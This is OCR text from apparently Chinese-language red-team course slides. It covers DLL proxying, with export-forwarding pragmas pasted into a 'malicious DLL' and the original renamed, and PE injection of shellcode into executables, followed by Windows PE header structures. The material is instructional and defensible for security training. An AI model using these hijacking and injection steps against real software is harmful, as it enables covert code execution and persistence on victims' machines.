   - https://github.com/ravinacademy/DllFunctionProxy/blob/master/Parser.py


```
python3 dllexpParser.py dllexp-x64/report.html >> python33.dll.txt
```

- Simply paste the output (python33.dll.txt) on malicious DLL.

```
// dllmain.cpp : 定義 DLL 應用程式的進入點。
#include "pch.h"
#include "string"
#include "windows.h"
#pragma comment(linker,"/export:_Py_add_one_to_index_C=python33_orig._Py_add_one_to_index_C,@1208")
#pragma comment(linker,"/export:_Py_add_one_to_index_F=python33_orig._Py_add_one_to_index_F,@1209")
#pragma comment(linker,"/export:_Py_ascii_whitespace=python33_orig._Py_ascii_whitespace,@1210")
#pragma comment(linker,"/export:_Py_BreakPoint=python33_orig._Py_BreakPoint,@1181")
#pragma comment(linker,"/export:_Py_BuildValue_SizeT=python33_orig._Py_BuildValue_SizeT,@1182")
```

DLL proxying

- Rename the target DLL to “python33_orig.dll”



Reference

- DLL Hijacking Tutorial
  - https://www.youtube.com/watch?v=uPl28hTfFBs&ab_channel=PentesterAcademyTV

COMPROMISE CLIENT SOFTWARE BINARY

Portable Executable Injection

Compromise Client Software Binary


- Adversaries may make modifications to client software binaries to carry out malicious tasks when those applications are in use.
  - Portable Executable Injection

Portable Executable (PE)


- PE 是一種在 Windows 上的檔案格式
- 常見的 exe、dll 都屬於這個檔案格式
- 其他 PE 副檔名
  - *.acm, .ax, .cpl, .drv, .efi,.mui, .ocx, .scr, .sys, .tsp*

PE Injection


1. 在 exe 檔中插入自己的 shellcode
2. 這個 exe 開啟後會先執行你的 shellcode
3. 再繼續執行原本的程式



PE Overview



PE
.exe .dll
Header
DOS Header
PE Header
Optional Header
Data Directories
Section Table
Sections
...
...
...
.text 放 Code
.data 放 Data
.idata 放 Imports

PE Overview



橘色是 PE Injection 會用到的，
以下介紹這 3 個 Header

Header (file header)




PE Header 結構

```cpp
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Section 數量

Optional Header




```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```


(相對於 ImageBase)
程式入口點

載入記憶體的基址

記憶體中對齊長度
硬碟中對齊長度

在記憶體中的大小
(為 SectionAlignment
的倍數)

Section Table



Section Header 結構 (40 bytes)

C++

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

